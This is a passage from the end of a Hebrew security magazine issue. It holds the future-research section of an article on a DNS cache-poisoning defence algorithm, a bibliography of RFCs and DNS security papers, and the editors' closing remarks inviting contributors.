עדיין מחקר נוסף על אופטימיזציות אפשריות של האלגוריתם מומלץ במטרה לשפר את הנק' החלשות שלו. בפרק זה אנו מציגים כיוונים אפשריים למחקר עתידי.

- תצורה דינמית – באלגוריתם DFP, שלושת הפרמטרים המשפיעים על רוחב החלון מוגדרים רק פעם אחת, לפני שהאלגוריתם מתחיל. במחקר עתידי כדאי למצוא דרך להתאים את הפרמטרים בזמן הריצה של האלגוריתם, מה שיהפוך את התצורה להיות תלויה במאפייני הרשת וערכי ה-RTT הצפויים. ייתכן שהתצורה הדינמית תוכל לפתור את ההתרחבות הפתאומית של החלון הודות לבעיות הנדירות והמקומיות עם ה-RTT של חבילה בודדת.
- חבילות איטיות מידי – באלגוריתם DFP אין יחס מיוחד לטיפול בחבילות שמגיעות מאוחר מהגבול העליון של החלון. חבילות אלו יכולות להחשב כ"איטיות מידי" וצריכות להיות מטופלות בדרך שתמנע התרחבות משמעותית של החלון. מצד אחד, חבילות איטיות אלו יכולות להצביע על שינוי ברשת ולכן אי אפשר להתעלם מהן בהערכת ה-RTT. מצד שני, חבילות איטיות אלו הן בד"כ רק שגיאה זמנית בשרת ה-Authoritative DNS או אחד הקישורים ברשת. יש למצוא דרך שתוכל להבחין בין 2 מקרים אלו ותטפל בכל אחד מהן בהתאם.

ביבליוגרפיה

1. www.faqs.org/rfcs/rfc1034.html
2. www.faqs.org/rfcs/rfc1035.html
3. http://www.isc.org/software/bind
4. www.faqs.org/rfcs/rfc791.html
5. www.faqs.org/rfcs/rfc793.html
6. www.faqs.org/rfcs/rfc768.html
7. http://ketil.froyn.name/poison.html
8. BIND 9 DNS Cache Poisoning, Amit Klein, March-June 2007
9. http://www.rnp.br/cais/alertas/2002/cais-ALR-19112002a.html
10. https://www.kb.cert.org/vuls/id/457875
11. DNS and BIND, 4th Edition, by By Paul Albitz and Cricket Liu, Chapter 11, Security
12. http://groups.google.com/group/comp.protocols.dns.bind/topics?pli=1
13. http://tldp.org/LDP/lame/LAME/linux-admin-made-easy/domain-nameserver.html
14. DNS Cache Poisoning: Definition and Prevention, Tom Olzak, March 2006

15. DNS Spoofing (Malicious Cache Poisoning), Doug Sax
16. http://www.dnssec.net/
17. http://slaptijack.com/software/how-to-hide-your-bind-version/
18. http://linuxgazette.net/153/moen.html
19. Use of Bit 0x20 in DNS Labels to Improve Transaction Identity, P. Vixie and D. Dagon, March 2008
20. Solving the DNS Cache Poisoning Problem Without Changing the Protocol, Roberto Perdisci, Manos Antonakakis, and Wenke Lee, May 2008
21. http://www.topbits.com/securing-dns-servers.html
22. http://www.ietf.org/rfc/rfc3833.txt

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-18 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של חודש מרץ 2011.

אפיק קסטיאל,

ניר אדר,

28.2.2011